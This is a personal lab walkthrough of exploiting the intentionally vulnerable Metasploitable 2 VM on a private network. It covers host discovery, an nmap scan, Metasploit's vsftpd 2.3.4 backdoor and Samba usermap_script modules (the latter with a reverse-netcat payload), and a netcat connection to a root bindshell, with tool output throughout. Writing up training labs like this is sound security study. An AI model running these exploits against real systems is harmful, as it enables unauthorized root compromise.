Metasploitable 2


Created	@December 25, 2024 9:33 AM
Reviewed	☑

Its a linux machine. It virtual machines are commonly used for security training, testing security tools, or practicing various penetration testing techniques.

Getting the ip address by uisng any one command:

> sudo netdiscover

> sudo arp-scan -l




The ip address is 192.168.1.72

Nmap

Using Nmap for the given ip address

> sudo nmap -sV -sS -A 192.168.1.72 -o nmapof.txt



There are many port and services running. we wil be targetting two port:

Exploitation

1.VSFTPD (VSFTPD v2.3.4 Backdoor Command Execution)

VSFTPD stands for very secure FTP daemon.It’s a lightweight, stable, and secure FTP server for UNIX-like systems.

So, we use Metasploit to look for the available exploits for VSFTPD.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.72
rhosts => 192.168.1.72
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.72:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.72:21 - USER: 331 Please specify the password.
[+] 192.168.1.72:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.72:21 - UID: uid=0(root) gid=0(root)
ls
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.1.75:43543 → 192.168.1.72:6200) at 2024-12-21 08:19:47 -0500
```

Got root access

```
srv
sys
tmp
usr
var
vmlinuz
pwd
/
whoami
root
```

2. SAMBA (Samba “username map script” Command Execution)

Samba is a popular freeware program that allows end users to access and use files, printers, and other commonly shared resources over the Internet. As we saw earlier, the steps we follow for this attack will be the same as the previous one.


```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-12-21T08:14:07-05:00
|_clock-skew: mean: 1h14m56s, deviation: 2h30m00s, median: -3s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 192.168.1.72

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 21 08:14:20 2024 -- 1 IP address (1 host up) scanned in 31.47 seconds
```

version found - 3.0.20

Finding the exploit in metasploit

```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Exe
cution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > ls
[*] exec: ls

BB  Clearlog.sh  enum.txt  nmapof.txt  tool
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.75     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

After exploitation we got root access:



3. There is also a blind shell

Its goes by

> nc 192.168.1.72 1524

these will connect the system directly to root.

Comming for another vm.